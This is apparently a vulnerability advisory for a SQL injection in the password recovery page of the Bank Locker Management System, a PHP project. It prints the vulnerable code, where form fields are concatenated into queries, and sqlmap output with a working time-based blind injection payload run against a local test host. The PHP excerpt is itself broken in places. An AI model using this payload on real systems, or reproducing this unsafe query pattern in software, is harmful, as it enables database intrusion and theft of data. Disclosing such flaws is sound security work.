


Bank Locker Management System v1.0 Retrieve Password SQL Injection

A vulnerability classified as severe has been discovered in the Bank Locker Management System. The vulnerability appears in the password recovery section of the password recovery. php file. The operation on parameters username and mobileno will result in SQL injection, which can control SQL queries and cause database information leakage. This will pose a serious threat to system security and sensitive data within the system. Even disrupted the normal use of the system!

Access the password recovery. php of the system, and the parameters passed in to the server from the front-end include username, mobileno, and newpassword



The vulnerability arises in password recovery. php, where the username and mobileno values passed by the front-end are directly concatenated into SQL statements, which can lead to the creation of SQL injection vulnerabilities

```

1 <?php //error_reporting(0);?
2 include('includes/config.php');?
3
4 if(isset($_POST['resetpwd'])) {
5
6 $uname=$_POST['username'];
7 $mobile=$_POST['mobileno'];
8 if($password==$_POST['newpassword']) {
9 $sql =mysql_query($con,"SELECT ID FROM tblbanker WHERE AdminUserName='".$uname' and MobileNumber='".$mobile'");
10 $rowcount=mysql_num_rows($sql);
11
12 if($rowcount >0) {
13
14 $query=mysql_query($con,"update tblbanker set Password='".$newpassword' where AdminUserName='".$uname' and MobileNumber='".$mobile'");
15 if($query) {
16 echo "<script>alert('Your Password successfully changed');</script>";
17 echo "<script type='text/javascript'> document.location = 'index.php'; </script>";
18 } else {
19 echo "<script>alert('Email id or Mobile no is invalid');</script>";
20 }
21 }
22
23 ?>
24 <!DOCTYPE html>
25 <html lang="en">
26 <head>
27   <meta charset="utf-8">
28   <meta name="viewport" content="width=device-width, initial-scale=1">
29   <title>Bank Locker Management System | Password Recovery</title>
30
31   <!-- Google Font: Source Sans Pro -->
32   <link rel="stylesheet" href="https://fonts.googleapis.com/css?family=Source+Sans+Pro:300,400,400i,700&display=fallback">
33   <!-- Font Awesome -->
34   <link rel="stylesheet" href="../plugins/fontawesome-free/css/all.min.css">
35   <!-- iCheck bootstrap -->
36   <link rel="stylesheet" href="../plugins/iCheck-bootstrap/iCheck-bootstrap.min.css">
37   <!-- Theme style -->
38   <link rel="stylesheet" href="../dist/css/adminlte.min.css">
39 <script type="text/javascript">
40
41 function validate() {
42

```

SQLMap execution results

```

[02:17:38] [INFO] checking if the injection point on POST parameter 'username' is a false positive
POST parameter 'username' is vulnerable. Do you want to keep testing the others (if any)? [y/n] N
sqlmap identified the following injection point(s) with a total of 76 HTTP(s) requests:
Parameter: username (POST)
  Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
  Payload: username=test12' AND (SELECT 7976 FROM (SELECT(SLEEP(5)))ZKjs) AND 'SBbo'='SBbo&mobileno=Test@123&newpassword=123456&confirmpassword=123456&resetpwd=
[02:21:18] [INFO] the back-end DBMS is MySQL
[02:21:18] [WARNING] it is very important to not stress the network connection during usage of time-based payloads to prevent potential disruptions
[02:21:18] [CRITICAL] unable to connect to the target URL. sqlmap is going to retry the request(s)
do you want sqlmap to try to optimize value(s) for DBMS delay responses (option '--time-sec')? [Y/n] Y
web application technology: PHP 7.3.4, Apache 2.4.39
back-end DBMS: MySQL >= 5.0.12 (MariaDB fork)
[02:24:31] [INFO] fetching current user
[02:24:31] [INFO] retrieved:
[02:24:31] [CRITICAL] unable to connect to the target URL. sqlmap is going to retry the request(s)
[02:24:45] [INFO] adjusting time delay to 3 seconds due to good response times
root@localhost,
current user: 'root@localhost'
[02:30:38] [INFO] fetched data logged to text files under 'C:\Users\XZG\AppData\Local\sqlmap\output\192.168.1.101'
[02:30:38] [WARNING] your sqlmap version is outdated
[*] ending @ 02:30:38 /2023-04-09/
D:\Python-Infiltration-Tools\sqlmap\sqlmap>

```

sqlmap identified the following injection point(s) with a total of 76 HTTP(s) requests:

Parameter: username (POST)

Type: time-based blind

Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)

Payload: username=test12' AND (SELECT 7976 FROM (SELECT(SLEEP(5)))ZKjs) AND 'SBbo'='SBbo&mobileno=Test@123&newpassword=123456&confirmpassword=123456&resetpwd=

References:<https://phpgurukul.com/bank-locker-management-system-using-php-and-mysql/>